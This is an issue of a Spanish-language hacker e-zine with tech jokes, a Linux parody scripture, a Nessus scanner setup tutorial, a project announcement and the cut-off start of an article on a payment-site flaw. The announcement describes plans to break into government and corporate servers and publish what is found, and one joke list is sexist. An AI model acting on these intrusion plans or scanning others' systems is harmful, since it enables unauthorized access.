XXXXX[BmX] komo hao el signo dividido?
ray !
XXXXX[BmX] :D
XXXXX[BmX] en mi wa de tecla no sale =S

Y el ultimo log...

MXXXeL yapos
MXXXeL pajeros
MXXXeL kien me embia
MXXXeL el winipcfg

Sección Humor

Tres ingenieros de Linux y tres empleados de Microsoft se disponían a viajar en tren para asistir a un congreso. En la estación, los tres empleados de Microsoft compraron sus respectivos billetes y vieron como los ingenieros de Linux solo compraban un billete...

-"Como van a viajar tres personas con un solo billete???", les pregunto uno de los empleados de Microsoft.

-"Mira y veras!", le respondió uno de los ingenieros de Linux.

Total, se subieron todos ellos al tren... Los empleados de Microsoft tomaron sus respectivos asientos y vieron como los ingenieros de Linux se metían los tres en el aseo, cerrando la puerta. Al poco de arrancar el tren, llego el revisor pidiendo los billetes, toco en la puerta del aseo y dijo: "billete por favor"... La puerta se abrió lo suficiente como para que saliese un brazo con el billete en la mano, el revisor lo pico y se marcho... Al ver esto los empleados de Microsoft, acordaron que era una idea genial, y que por lo tanto, para no quedarse fuera de juego, copiarían el truco a la vuelta del congreso, para de esa manera ahorrarse un dinerillo y demostrarle al jefe (Bill Gates) lo inteligentes que habían sido. A la vuelta, en la estación, los empleados de Microsoft sacaron un solo billete, quedándose atónitos al ver que los ingenieros de Linux no sacaban ninguno...

-"Como vais a viajar sin billetes???", pregunto perplejo uno de los empleados de Microsoft.

"Mira y veras!", le respondió uno de los linuxeros.

Al subir al tren, los tres empleados de Microsoft se metieron en un aseo y los tres ingenieros de Linux en otro... Arranco el tren, y rápidamente uno de los linuxeros salio de su aseo, se dirigió al aseo de los empleados de Microsoft, toco en la puerta y dijo: "billete, por favor"... ;D

E-mail

Un marido sale de las calles muy nevadas del Polo para ir de vacaciones a Florida. Su esposa planea un viaje de negocios y planea encontrarse consigo el próximo día. Al llegar al hotel, el decide enviarle a su esposa un e-mail de pronto. El no se recuerda de su dirección de e-mail exactamente.

El ha perdido el papelito con la dirección. Desafortunadamente, el olvida una letra de su dirección y su mensaje llega a una viuda de que su esposo acaba de morir ayer. Cuando la viuda ve su e-mail, ella grita horriblemente y se desmaya. Sus parientes entran y miran la computadora donde esta escrito lo siguiente:

"Querida esposa. Todo esta listo para su llegada su marido amante eternamente"
PD verdad que si hace mucho calor aquí.

Sala de computación

PCS: Profesor de Computación Standard
ING: Ingeniero

PCS: "hice este documento en casa, pero aqui no me carga"
ING: "bien. Que procesador de textos usaste?"
PCS: "Windows XP"
ING: "no, quiero decir que programa, no el sistema operativo"
PCS: "Windows"
ING: "no. Windows es el sistema. lo que quiero saber es el programa. Por ejemplo, puede haber sido WordPerfect, o Microsoft Word 2000..."
[Al profe se le ilumina la cara]
PCS: "ah, claro! fue con Microsoft Windows XP"

Clasificando a la mujer en la ifm

Mujer Virus: Cuando menos lo esperas, se instala en tu piso y va apoderándose de todos tus espacios. Si intentas desinstalarla, vas a perder muchas cosas; si no lo intentas, pierdes todas.

Mujer Internet: Hay que pagar para tener acceso a ella.

Mujer Servidor: Siempre esta ocupada cuando la necesitas.

Mujer Windows: Sabes que tiene muchos fallos, pero no puedes vivir sin ella.

Mujer PowerPoint: Ideal para presentarla a la gente en fiestas, convenciones,...

Mujer Excel: Dicen que hace muchas cosas, pero tu tan solo la utilizas para las cuatro operaciones básicas.

Mujer Word: Tiene siempre una sorpresa reservada para ti y no existe nadie en el mundo que la comprenda totalmente.

Mujer D.O.S.: Todos la tuvieron algún día, pero nadie la quiere ahora.

Mujer Backup: Tu crees que tiene lo suficiente, pero a la hora de "vamos a ver", le falta algo.

Mujer Scandisk: Sabemos que es buena y que solo quiere ayudar, pero en el fondo nadie sabe lo que realmente esta haciendo.

Mujer Salva pantallas: No sirve para nada, pero te divierte.

Mujer Paintbrush: Puro adobito y nada de sustancia.

Mujer RAM: Aquella que olvida todo apenas se desconecta.

Mujer Disco Duro: Se acuerda de todo, todo el tiempo.

Mujer Mouse: Funciona solo cuando es arrastrada sin miramientos.

Mujer Multimedia: hace que todo parezca bonito.

Mujer Usuario: No hace nada bien y siempre esta haciendo preguntas.

Mujer E-Mail: de cada diez cosas que dice nueve son tonterías.

!-- pa las mujeres http://www.chistes.com.mx/ch1992.htm :P --!

Cortito

Esto era un weon tan feo, tan feo, pero tan feo, que cuando mando su foto por correo electrónico, lo detecto el antivirus.

Encuentro

Un hombre esta haciendo un vuelo en un globo aerostático. Se extravía y decide descender y preguntar a alguien. Baja a unos 10 metros del suelo y pregunta a una persona que pasaba por allí:

- Por favor, ¿Puede decirme donde estoy?
- Pues mire, esta usted en un globo aerostático, a unos 10 mt. del suelo.
- Usted es informático, ¿verdad?
- Si, ¿Como lo sabe?
- Porque me ha dado una respuesta técnicamente correcta, pero que no me soluciona nada.
- Y usted es usuario, ¿verdad?
- Pues si, ¿Como lo sabe?
- Porque esta igual de perdido que antes, pero ahora me echa la culpa a mi.

La historia de la entrega

Se me ha ocurrido entregarles en cada entrega (edición, ezine, numero; valga la redundancia) una historia que tenga humor y obviamente deje algo mas. En la entrega de hoy se viene:

El evangelio de tux v1.01 (Original de: Javier Capalbo)

Cada generación tiene una mitología. Cada milenio tiene un día del Juicio Final. Cada leyenda lleva el nudo de la distorsión hasta que el orador se funde. Un grupo de arqueólogos en la Universidad de Helsinki descubrieron hoy lo que pueden ser las escrituras mas antiguas conocidas del Culto de Tux, una secta religiosa fanática que floreció durante la temprana Era del Silicio, alrededor del amanecer del tercer milenio DC.

En el principio Turing creo la Maquina. Y la Maquina era enrevesada y artificiosa, existiendo solamente en teoría. Y von Neuman miro hacia la Maquina, y vio que era enrevesada. el dividido la maquina en dos Abstracciones, el Dato y el Código, y los dos eran una misma Arquitectura. Este es un gran Misterio, y el principio de la sabiduría Y von Neumann hablo a la Arquitectura, y la bendijo diciendo: "Sal y reproducete, intercambiando libremente datos y código, y pobla la tierra con todo tipo de dispositivos. Y así fue hecho, y era bueno. La Arquitectura prospero y fue realizada en hardware y software. Y poblo la tierra con muchos Sistemas.

Los primeros sistemas fueron poderosos gigantes; Muchos y grandes trabajos de renombre lograron. Entre ellos estaba Colossus, el rompe

claves, ENIAC, el artillero; EDSAC y MULTIVAC y todo tipo de criaturas alucinantes cuyo nombre terminaba en AC, los experimentadores; y SAGE, el defensor del cielo y padre de todas las redes. Esos eran poderosos gigantes de la antigüedad, las primeras criaturas de Turing, y sus trabajos han sido escritos en los Libros de los Ancianos. Esta fue la primera Era, la era de la Sabiduría.

Entonces los hijos de Mercadotecnia se fijaron en los hijos de Turing y vieron que eran ágiles de mente y limpios de nombre y tenían muchos atributos grandes y perniciosos. Y se dijeron a si mismos, "vayamos y hagamos Corporaciones, y unamos los Sistemas a nuestro propio uso, de modo que nos traigan gran fortuna". Con dulces palabras sedujeron a sus clientes, y con muchas cadenas ataron a los Sistemas, para amoldarlos a su propia imagen. Y los hijos de Mercadotecnia se vistieron con Conjuntos, los mejores para atraer a sus clientes, y escribieron licencias graves y peligrosas, las mejores para atar a los Sistemas. Y los hijos de Mercadotecnia fueron entonces conocidos como Conjuntos, despreciando y siendo despreciados por los verdaderos Ingenieros, los hijos de von Neumann. Y los Sistemas y sus Corporaciones se replicaron y crecieron numerosos en la tierra. En aquellos días estaban IBM y Digital, Burroughs y Honeywell, Unisys y Rand, y muchos otros. Y cada uno de ellos se mantuvo con su propio Sistema, hardware y software, y no se mezclaron, pues lo prohibían sus Licencias. Esta fue la segunda era, la era de los Mainframes.

Entonces sucedió que los espíritus de Turing y von Neumann miraron hacia la tierra y se enfadaron. Los Sistemas y sus Corporaciones se habían hecho grandes y voluminosas, y los Conjuntos habían desplazado a los verdaderos Ingenieros. Y los clientes lloraron y gimieron amargamente al cielo, diciendo, "¡Oh, si fuese creado un sistema poderoso y pequeño, capaz de llegar incluso hasta el hogar!". Y los Ingenieros lloraron y gimieron igualmente, diciendo "¡ Oh, si surgiera un proveedor que nos liberase de esos Conjuntos opresivos y sus graves y peligrosas Licencias, y nos diera un Sistema verdaderamente nuestro, en el que pudiéramos hacer nuestros inventos y adaptar las cosas a nuestro gusto!". Y los espíritus de Turing y von Neumann oyeron los llantos y se dijeron uno al otro: "Descendamos y fabriquemos un Rompe limites, para que los llantos se calmen" Y ese día los espíritus de Turing y von Neumann se introdujeron en Moore, de Intel, proporcionándole la intuición y la sabiduría para entender el futuro. Y Moore fue uno con el chip y lo produjo, y le puso de nombre 4004. Y Moore bendijo al chip, diciendo: "Tu eres un Rompe limites; con mi Corporación te he fabricado. Aunque eres tan pequeño como una mota de polvo, crecerás y te replicaras hasta el tamaño de una montaña, y conquistaras a todos los que fueron antes que tu. Esta es la bendición que te doy: Cada dieciocho meses duplicaras tu capacidad, hasta el fin de la Era". Esta es la ley de Moore, que perdura hasta nuestros días.

Y el nacimiento del 4004 fue el principio de la Tercera Era, la era de los Microchips. Y así como los Mainframes y sus Sistemas y Corporaciones habían florecido, de ese mismo modo hicieron los Microchips, y sus Sistemas y Corporaciones. Y su linaje fue el siguiente:

Moore engendro a Intel. Intel engendro a Mostech, Zilog y Atari. Mostech engendro a 6502, y Zilog engendro a Z80. Intel también engendro a 8800, quien engendro a Altair; y 8086, madre de todos los PCs. 6502 engendro a Commodore, quien engendro a PET y a 64; y Apple, quien engendro a 2. (Apple es el gran Misterio, la Fruta que fue devorada, aunque floreció de nuevo.) Atari engendro a 800 y 1200, maestros del Juego, quienes fueron destruidos por Sega y Nintendo. Xerox engendro a PARC. Commodore y PARC engendraron a Amiga, creador de hermosas artes; Apple y PARC engendraron a Lisa, quien engendro a Macintosh, quien

engendro a iMac. Atari y PARC engendraron a ST, el músico, quien murió y nunca mas fue. Z80 engendro a Sinclair el gnomo, a TRS-80 y a CP/M, quien tuvo muchas máquinas, mas pronto dejo este mundo. Altair, Apple y Commodore engendraron juntos a Microsoft, la Gran Oscuridad que es llamada Abominación, Destructor de la Tierra, las Cancelas del Infierno. Luego

sucedió en la Era de los Microchips que IBM, la mayor de las Corporaciones de Mainframes, se fijo en los jóvenes sistemas de Microchips y se sintio gravemente vejada. Y en su vejación y en su colera golpearon la tierra y crearon el PC de IBM. El PC carecía de sonido y color, siendo enrevesado y artificioso en gran medida, pareciendo un desharrapado, sin embargo, los Clientes fueron fuertemente inducidos y compraron PCs en gran numero. E IBM busco un Proveedor de Sistemas Operativos, ya que en su apresuramiento no habían creado uno, ni habían fraguado una licencia apropiada, diciendo: "Primero crearemos el mercado, luego crearemos un nuevo Sistema, uno con nuestra propia imagen, y sujeto por nuestra Licencia". Mas ellos razonaron con su orgullo y no con sabiduría, no previendo la cólera que iba a venir. E IBM se acerco a Microsoft, quien obtuvo una licencia de QDOS, el hijo de CP/M y 8086. (8086 era la hija de INTEL, la criatura de Moore). Y QDOS creció, y recibió por nombre MSDOS. Y MSDOS y el PC juntos crecieron vigorosamente y conquistaron todos los mercados, replicándose y tomando posesión de ellos, de acuerdo con la ley de Moore. E Intel creció terriblemente y devoro a todos sus hijos, de modo que ningún chip podía quedar tras ella. Y Microsoft creció soberbia, y devoro a IBM, y esto
fue una gran maravilla en la tierra. Todas estas cosas están escritas en los Libros de los Hechos de Microsoft. En la plenitud del tiempo, MS-DOS engendro a Windows. Y este es el linaje de Windows: CP/M engendro a QDOS. QDOS engendro a DOS 1.0. DOS 1.0 engendro a DOS 2.0 por vía de Unix. DOS 2.0 engendro a Windows 3.11 por vía de PARC y Macintosh. IBM y Microsoft engendraron a OS/2, quien engendro a Windows NT y Warp, el perdido S.O. de la tradición. Windows 3.11 engendro a Windows 95 tras triunfar sobre Macintosh en una poderosa batalla de Licencias. Windows NT engendro a NT 4.0 por vía de Windows 95. NT 4.0 engendro a NT 5.0, el S.O. también llamado Windows 2000, el Bug del Milenio, Apocalipsis, Armagedon, El Fin de Todas las Cosas.

Luego vino a suceder que Microsoft había crecido grande y poderosa en medio de las Corporaciones de Microchips; mas poderosa que cualquiera de las Corporaciones que había antes de que ella creciera. Y el corazón de Gates se endureció y le juro a sus Clientes e Ingenieros las palabras de esta maldición: "Hijos de von Neumann, oidme. IBM y las Corporaciones de Microchips creadas por nuestros ancestros nos ataron con graves y peligrosas Licencias, de modo que nosotros imploramos nuestra liberación a los espíritus de Turing y von Neumann. Ahora yo os digo: Soy mas grande que ninguna Corporación que me haya precedido. ¿Vais vosotros a perder vuestras Licencias?. Nada de eso, yo os atare con Licencias el doble de graves y diez veces mas peligrosas que mis antecesores. Cincelare mi Licencia en vuestros corazones y escribiré mi Numero de Serie en vuestros lóbulos frontales. Os atare a la Plataforma Windows con astutos artificios y con tortuosos esquemas. Os atare al chip de
Intel con código enrevesado y retorcidos interfaces. Os capturare y esclavizare como ninguna generación ha sido esclavizada anteriormente. ¿Para que imploráis a los espíritus de Turing, von Neumann o Moore?. Ellos no os oyen. Me he convertido en un Poder mayor que ellos. Ahora debéis rezarme solamente a mi y vivir a merced de mi rabia. Yo soy las Cancelas del Infierno; Sostengo el portal a MSNBC y las llaves de la Pantalla Azul de la Muerte. Temedme; temedme intensamente; servidme solo a mi y viviréis.

Y la gente fue presa del terror y aclamo a Microsoft, y forzada por el terror soporto duras y peligrosas pruebas con la plataforma Windows y su artificiosisima Licencia. Y de nuevo le rogaron a Turing y von

Neumann y Moore que les enviase un salvador, pero nadie fue encontrado capaz de la tarea hasta el nacimiento de Linux.

Estas son las generaciones de Linux: SAGE engendro a ARPA, quien engendro a TCP/IP, y Aloha, quien engendro a Ethernet. Bell engendro a Multics, quien engendro a C, quien engendro a Unix. Unix y TCP/IP engendraron a Internet, quien engendro a la World Wide Web. Unix engendro a RMS, padre del gran Ñu GNU, quien engendro las Librerías y Emacs, jefe de las Utilidades. En los días de la Web, Internet y Ethernet engendraron la RAL Intranet, cuya rosa le dio renombre entre

todas las Corporaciones y preparo el camino del Pingüino. Y Linus y la Web engendraron el Kernel a traves de Unix. El Kernel, las Librerías y las Utilidades juntas son la Distribución, el único Pingüino en muchas formas, por siempre y para siempre alabado.

En esos días sucedió que había un joven escolar en Helsinki que se llamaba Linus el Torvald. Linus era un hombre devoto, un discípulo de RMS, fuerte en el espíritu de Turing, von Neumann y Moore. Un día, meditando en la Arquitectura, Linus cayo en trance y tuvo una visión. Y en la visión vio un magnifico pingüino, sereno y agraciado, sentado sobre un tempano de hielo mientras comía pescado. Y ante la vista del pingüino Linus se asusto profundamente, y rogo a los espíritus de Turing, von Neumann y Moore para que le ayudasen a interpretar ese sueño.

Y en el sueño los espíritus de Turing, von Neumann y Moore le contestaron diciendo: "No temas, Linus, nuestro bien amado hacker. Tu seras grande y genial. El gran Pingüino que ves es un Sistema Operativo que crearas y extenderás por todo el mundo. El tempano de hielo es la tierra y todos sus sistemas, sobre los que el Pingüino descansara y se regocijara cuando complete su tarea. Y los peces de los que se alimenta el Pingüino son los programas con enrevesadas Licencias, que flotan bajo todos los sistemas de la tierra. El pingüino cazara y devorara todo lo que es lioso, retorcido y artificioso; todo el código que se retuerce como el espagetti, o esta infestado de criaturas marchitadoras, o esta atado por graves y peligrosas Licencias deberá capturar. Y en capturarlo deberá replicarse, y en replicándose deberá documentarse, y en la documentación deberá dar libertad, serenidad y la mayor maravilla y alucine a la tierra y todos los que programan en ella".

Linus resurgió de la meditación y creo un pequeño Núcleo de Sistema Operativo como el sueño le había predicho. A la manera de RMS, publico el Núcleo en la Telaraña Mundial para que todos pudieran obtenerlo y contemplarlo. Y en la plenitud del tiempo de Internet el Núcleo creció y se replico, haciéndose mas bakan y alucinante hasta que al fin fue reconocido como un Pingüino realmente grande y poderoso, cuyo nombre era Tux. Y los seguidores de Linux tomaron refugio en el Núcleo, las Librerías y las Utilidades; instalaron Distribución tras Distribución, hicieron sacrificios en favor de GNU y el Pingüino, y dieron gracias a los espíritus de Turing, von Neumann y Moore, por su liberación de las garras de Microsoft. Y este fue el principio de la Cuarta Era, la era del Código Fuente Abierto. Hay mucho mas que decir acerca de los extrañisimos y maravillosos sucesos de aquellos días; como algunos Conjuntos de Microsoft planearon la guerra contra el Pingüino, pero fueron descubiertos en una víspera de Halloween; como Gates cayo entre abogados y fue traicionado y crucificado por sus anteriores amigos, los apóstoles de los Medios; como los Caballeros mercenarios del Sombrero Rojo (RH) llevaron el evangelio del Pingüino a las salas de las Corporaciones; e incluso de la disputa entre los cofrades del Gnomo y KDE acerca de una Licencia de troll. Pero todas esas cosas están descritas en otra parte, en los Libros de los Hechos del Pinguino, y las Crónicas de la Cuarta Era, y supongo que si narrásemos todas ellas llenaríamos un montón de DVDs tan profundo y peligroso como un Grupo de Noticias de Usenet.

Ahora puedes programar en el poder de las Fuentes; Que el Núcleo, las Librerías y las Utilidades sean contigo, a través de todas las Distribuciones, hasta el fin de la época. Amen.

Fin

Weno.. espero que se hayan reído un poco o al menos con uno de los chistes, que la sección de la historia les halla gustado, sigan disfrutando de la ezine y esta edición que veo que esta rebuena, y ahora simplemente me despido hasta otra oportunidad. Nos vemos. Xaoz.

bitburner: Think everytime

??????????????

By Leon177

E-Mail Contacto: piso_server@hotmail.com

&

[EL_CoNaN] E-Mail

Contacto: conancdt@hotmail.com

Esto que aun no tiene nombre es un texto que esperamos que con las ediciones que vengan transformarlo en una sección tradicional dentro de la E-Zine, como lo es la serie sobre los amigos que también portamos con cada edición acompañada de los otros textos, bueno para ir entrando en materia les narrare como se dio paso a esta idea que hoy se ve plasmada aca.

Un poco de historia

Todo nació una noche, dentro de las cuales no había nada que hacer, estábamos en el irc, charlando y compartiendo con leon177 y los chicos CDT, cuando en una de esas conversaciones, sale un tema así tirado al aire sobre la seguridad de algunos servidores, sin ir mas lejos leon177 me dice y que tal si hacemos un proyecto de investigación y que tenga que ver con servidores importantes, tales como servidores gubernamentales, de empresas de renombre, e instituciones por ahí también importantes. Sin ir mas lejos va y me dice "seria algo interesante a tratar y que te parece si lo damos a conocer en el E-Zine", a lo que respondí si me llamo la atención, era unas de esas noches en que yo andaba lento y le dije a leon177, haber mano cuentame mas sobre tu idea, a lo que leon177 responde "mira es simple investigar sobre tal servidor por ejemplo servidores o redes de diferentes gobiernos, como es un tema un poco excitante, podríamos ver que se puede hacer, buscar algunos bug por ahí por aca, hacer esto, esto otro y ver si podemos entrar y luego alertar a las entidades pertinentes de todo lo mal para que aseguren mas sus redes y servidores y por que no también ver que tipo de información podemos encontrar dentro de dichas redes y darlas a conocer si es algo que tenga que ver con nuestra causa y a su ves publicarlos en la E-Zine"

xDD respondí yo, me llamo la atención. Luego de eso que me dijo leon177 a mi se me ocurrieron otras cosas mas para complementar la idea y llevarla a un proyecto algo provechoso y que de ganas de trabajar en el, y es mas sacamos las siguientes conclusiones.

- Hacer este proyecto y que sea de índole meramente de investigación
- Intentar mejorar las seguridad de ciertos servidores ya que serán alertados de todo lo hecho y obtenido para que mejoren su seguridad
- No atacar servidores de las caracterizas ya mencionadas a arriba para crackearlos o destruirlos, esto solo sera en el caso que se encuentre material ofensivo en contra de la población o por llamarlo así humanidad y este también sera dado a conocer aca en la E-Zine.
- Revelar información que a sido guardada y escondida para no ser revelada. Algo así como información libre para todos xDD...
- En el caso de no obtener respuestas a las alertas de seguridad y ver que no mejoran la seguridad en dichos sistemas, trataremos las vulnerabilidades dentro de esta E-zine eso si siempre

responsablemente.

Bueno todo esto sera desarrollado responsable mente y se generaran informes, que se darán y se publicaran en la E-Zine en las diferentes ediciones venideras y también en nuestro sitio web que pronto sacaremos a la luz. No necesariamente haremos desfaces o cosas por el estilo, ya que solo los centraremos en encontrar algunas vulnerabilidades y ver si permiten el acceso, para luego informarlos en primera instancia a los administradores de dichos servidores, en el caso de no obtener ninguna respuesta todo la información la daríamos a conocer como expresamos mas arriba.

Trataremos con diferentes redes y servidores, tanto de gobiernos, empresas de seguridad, Instituciones varias, Etc. Con el único fin de tratar de abriles los ojos a toda esa gente para que mejoren, ya que muchas veces estos invierten en seguridad después de una intrusión en dichos servidores.

En esta primera incursión no vamos a tratar una red o un servidor en común, aunque tenemos basto material para hacerlo lo guardaremos para luego exponerlo, solo daremos a conocer la idea y proyecto en esta edición y desde la próxima edición empezaremos a darle a todo lo que es la investigación y la alertas correspondientes y todo lo que trataremos en este proyecto.

Así también le buscaremos un nombre apropiado para lo que se tratara dentro de este texto y también puliremos algunas cosas mas por el camino para hacer de esto algo que sea productivo tanto para colaborar con las seguridad de tantos servidores, algo así como un mini equipo de alerta temprana de vulnerabilidades.

Bueno los dejamos invitados para la próximas ediciones para que vean mas a fondo lo que trataremos y la forma en la que actuaremos frente a diferentes circunstancias.

El amigo Nessus

By [EL_CoNaN]

E-Mail Contacto: conancdt@hotmail.com

Bueno señores aca venimos con otra hierba de la serie sobre los amigos, en esta edición vamos a tratar a el amigo Nessus, daremos para empezar una noción de lo que es, unos pocos comentarios, como instalarnos el amigo, un par de hierbas de parte del creador de esto xDD y una que otra cosa que trataremos ende avancemos en el texto. No queda mas que comenzar con el amigo Nessus así que al grano marrano xDD...

Un poco de historia:

Nessus es un escáner de seguridad libre. El proyecto fue iniciado por ahí por el año 1998 y es mantenido por Renaud Deraison. El software es liberado bajo GPL y mucha gente contribuye en el proyecto, especialmente para plugins... En tanto que muchas personas se benefician del trabajo de nessus, como administradores de sistemas, de redes, gente curiosa, etc...

Nessus trabaja en varios entornos Unix, ya sea como cliente o servidor, y en Win32 como un cliente. Como ya mencionamos es un auditor de seguridad de red. Busca agujeros de seguridad y sugiere formas de corregirlos. A su ves una de las grandes ventajas es que es gratuito, de código fuente libre y fácil de utilizar

Entrando en materia:

Como es sabido el proyecto Nessus intenta brindar a la comunidad en inet un scaner remoto poderoso, fácil de usar y de actualizar. La función principal y en la que se basa Nessus es que este scanner, intenta revisar una red y encontrar sus puntos débiles o mejor dicho dar los posibles agujeros o puntos débiles que tiene dicha red para ayudar a tener una red mas segura y estable, es altamente utilizado por administradores de sistemas, agentes de seguridad y por supuesto una muy buena herramienta utilizable por la gente curiosa xDD.

Este amigo osea Nessus tiene, una arquitectura modular, basado en el NASL (nessus attack script lenguage), a su ves portado en el lenguaje de programación C. El cual, permite a cualquiera escribir sus propios códigos o scripts de ataque, para determinado exploit, o determinada vulnerabilidad, por lo que salta a la vista su efectividad. Y este scan como su arquitectura es modular, se actualiza constantemente, desde la versión 1.0 Nessus incorpora un script propio de nombre nessus-update-plugins. Dicho script cumple la función de actualizar la lista de plugins para encontrar mas y nuevas vulnerabilidades.

Como ya explique un poco por encima, Nessus se basa en un modelo Cliente/Servidor y su demonio principal es el que hace todo el scan de vulnerabilidades y por otro lado el cliente recoge los resultados de las pruebas a una red, servidor, etc. El cliente puede correr en Linux, Windows y Java.

En los colores Linux el cliente Nessus puede correr de dos formas, Una de modo gráfico que necesita GTK para funcionar y la otra forma es que se puede correr vía consola o shell.

El scaner Nessus tiene o consta de cuatro partes principales que son:

- nessus-libraries
- libnasl
- nessus-core
- nessus-plugins

Y en este mismo orden se recomienda compilar o instalar.

Bueno vamos al la instalación xDD

Lo preferente y recomendable a mi gusto es conseguirse o bajarse los paquetes en formato "rpm" (Que malo soy) para que les de mas jugo y sea un poquito mas excitante la instalación xDD.

Le damos con el comando tar
Por ejemplo:

```
[root@el_conan root]# tar xvzf nessus-libraries-1.2.5.tar.gz
[root@el_conan root]# cd nessus-libraries-1.2.5
[root@el_conan root]# ./configure
[root@el_conan root]# make && make install
```

Luego de haber hecho estos pasos, hay que ver algo muy importante, en el archivo /etc/ld.so.conf hay que percatarse de que este la ruta o camino /usr/local/lib. Ya que en ese archivo se instalan las librerías de Nessus. Luego de haber instalado nessus-libraries, hay que hacer los mismos pasos con los 3 paquetes restantes que son:

- libnasl
- nessus-core
- nessus-plugins

Ya una ves terminado todo el jaleo xDD o de instalar los respectivos paquetes, se concurre a la otra fase y que es mucho o mas importante que la primera, como ya he explicado Nessus se basa en un sistema Cliente/Servidor, por lo que hay que usar algún método de identificación, para esto en el pc que se va a instalar el servidor "nessus". Hay que crear un bonito certificado SSL y para esto debemos hacer lo siguiente:

```
[root@el_conan root]# /usr/local/bin/nessus-mkcert-client
```

Bueno aca encontramos un script que en pocas palabras nos va a interrogar, osea un script medio detective xDD. Una ves terminado y de haber dado las respectivas respuestas ya estamos listos con el certificado SSL.

Por otro lado seguiremos con los pasos respectivos para agregar usuarios para que usen el scan Nessus, esto se hace mas o menos así:

Gracias a nessus-adduser que es un script, esto si el paquete de las librerías ha sido compilado con la opción "--enable-cipher" que es recomendada, esto generara una llave privada que se puede proteger mediante una contraseña, hay muchas opciones que están disponibles cuando se inicia el servidor (nessusd) y uno las puede encontrar en la página man de nessusd. Desde ahí ya se pueden crear base de datos de usuarios y las reglas correspondientes. Es decir, quién está autorizado para ejecutar el demonio del servidor, quién podrá escanear un servidor,
una red, etc. Las reglas son de la forma "aceptar" (accept) o "denegar" (deny) seguido por la dirección de red IP, con su correspondiente

máscara de red.

Algo así:

Esto lo haremos con el script nessus-adduser

Algo así:

```
[root@el_conan root]# /usr/local/bin/nessus-adduse
```

Este script va hacer un par de preguntas al igual que nessus-mkcert-client nos interrogara, de forma mas o menos así:

Son 3 pregunta que nos piden.

- Login:
  que es el nombre del longeo a crear

- Autentificacion:
  existe de dos tipos, que son por contraseña o por Certificación, Si lo hacemos por contraseña la siguiente pregunta es el contraseña que debemos poner, sino, hay que hacer el proceso de certificación en el pc donde va a estar instalado el cliente.

- Reglas de Usuario:
  Desde donde se pueden conectar los usuarios

Bueno una ves terminado todo este proceso, se puede ejecutar nessusd como root para que el demonio empiece a trabajar, esto se hace así:

```
[root@el_conan root]# nessusd &
```

Luego de haber hecho esto, en nuestra pc se nos abrirá el puerto 1241, esto se debe que este puerto utiliza Nessus para la comunicación entre cliente/servidor. Luego ejecutamos el comando desde nuestra consola de Linux.

```
[root@el_conan root]# nessus
```

En general la forma de usar Nessus en mi caso me gusta mas en forma de consola, ya que no soy muy amante de los entornos gráficos y de lo bonito, es por esto daremos un ejemplo de como correrlo vía consola y bueno los amantes de los entornos gráficos y de lo bonito, aca tienen algo para aprender para que no siempre sean click y click.

Cuando ejecutamos Nessus como cliente y estamos usando las X, el scan Nessus nos tirara una interfaz de longeo, luego de eso le damos a algo así en una consola.

```
[root@el_conan root]# nessus -q  {Nuestra_ip} {Puerto} {Usuario} {Contraseña}{Archivo-scan} [Archivo-salida}
```

Bueno ahora explicaremos cada uno de estos parámetros a ejecutar.

- {Nuestra_ip} Aca hay que poner donde se encuentra instalado el servidor nessusd, ose nuestra pc.

- {Puerto} Aca hay que colocar el puerto 1241 , este es el puerto que abre por defecto para la comunicación.

- {Usuario} Aquí se coloca el que has creado previamente con Nessus-adduser

- {Contraseña} Bueno salta a la vista que es la contraseña que creaste junto con el usuario (Nessus-adduser)

- {Archivo-scan} Bueno aca básicamente pones los datos, pueden ser ips, nombres de dominios, etc todo lo que quieras escanear con Nessus. Un ejemplo seria algo así.
  Creas un archivo.txt dentro de el directorio root por ejemplo y dentro le pones www.gobierno.cl y lo guardas con el nombre que quieras y luego lo llamas con su debido parámetro utilizando Nessus.

- {Archivo-salida} Aquí es donde quedara todo guardado, osea el scan que has hecho quedara guardado en un archivo de salida, que tu escogerás el nombre, el formato que puedes implementar para el archivo de salida puede ser HTML, XML, texto, incluso con gráficos explicativos, para hacer esto tienes que agregar el parámetro -T texto o Html, etc. Esto lo haces al principio o al final no importa el orden.

Un ejemplo real seria algo así:

```
root@el_conan root]# nessus -q  192.176.5.1 1241 conan maluco scan-prueba archivo-salida.txt -T txt
```

Bueno aca como vemos.

- 192.176.5.1 es la ip de mi pc
- 1241 puerto por defecto que abre Nessus
- conan es el usuario creado
- maluco es la contraseña del usuario conan
- scan-prueba este el archivo previamente configurado para que escane un host por ahí.
- archivo-salida.txt y este es el nombre del archivo donde se guardara el scaneo al host y que sera guardado en formato texto, ya que se lo indique
- -T parámetro para escoger el formato del archivo de salida. En en este casa punto.txt

Bueno después de esto se van a ver el archivo de salida, aplican un lindo cat y a mirar xDD...

Nota

Arriba hablamos que el al instalar el paquete del scan Nessus nos abre un puerto por defecto, que es el 1241 que se utiliza para la comunicación entre cliente/servidor, es aca interesante aplicar algún tipo de filtro o regla con iptables, para asegurar el sistema en el cual se esta trabajando, en ese puerto, ya que nunca se sabe quien puede andar por ahí xDD...

Despedida

bueno con esto ya estamos concluyendo en esta edición con la serie sobre los amigos, esperamos venir prontamente con otro amigo por ahí para presentarlo a los ojos de ustedes y así lo analicen las personas que no lo sepan usar o no los han probado y los que ya, bueno simple no leer esta sección xDD.

Un consejo para ir terminado, esta amigo Nessus se puede mezclar con Nmap lo cual resulta una excelente herramienta para auditar redes y también para la gente curiosa que anda por ahí...

Fallo en miscuentas.com
(Permite cargar celulares y mucho mas)

By [EL_CoNaN]

E-Mail Contacto: conancdt@hotmail.com

Nick: Pagando variadas cuentas como gas, agua, tv cable y también celulares?

Nick2: Si pes por la ineficiencia del personal contratado

Nick: Shia y las potenciales víctimas la gente que esta registrada y confía en dichos medio de pago?

Nick2: A si es pes nick para que veas el nivel que hay dentro de algunas empresas glotonas por llenarse los bolsillos de dinero. aunque no son todas, ya que también hay empresas de esta índole con su buena seguridad, prestigio y confianza, pero este es el caso de una empresa nueva y otra que cae en el pecado capital de no implementar bien la seguridad...

Fin log
#cdt server irc.cl

Como puede ser esto señores!. otra ves? A quien le toco ahora?

Inicio Texto xDD...

El fallo que se describirá en este texto es exclusiva responsabilidad de el sitio web y servidores de miscuentas.com y este se aprovecha de dos o 3 formas de las cuales trataremos a lo largo del desarrollo de este texto, aunque es preciso advertir que esto es un acto ilícito y por ende un delito dentro de chile, Este fallo es exclusivamente producido por la falta de políticas e implementación de seguridad así también de gestión, ya que el fallo en si radica en en la implementación de inscripciones y sus previo reconocimiento de parte de la compañía para validar a un usuario registrado y también algo sobre hierbas de base de datos.

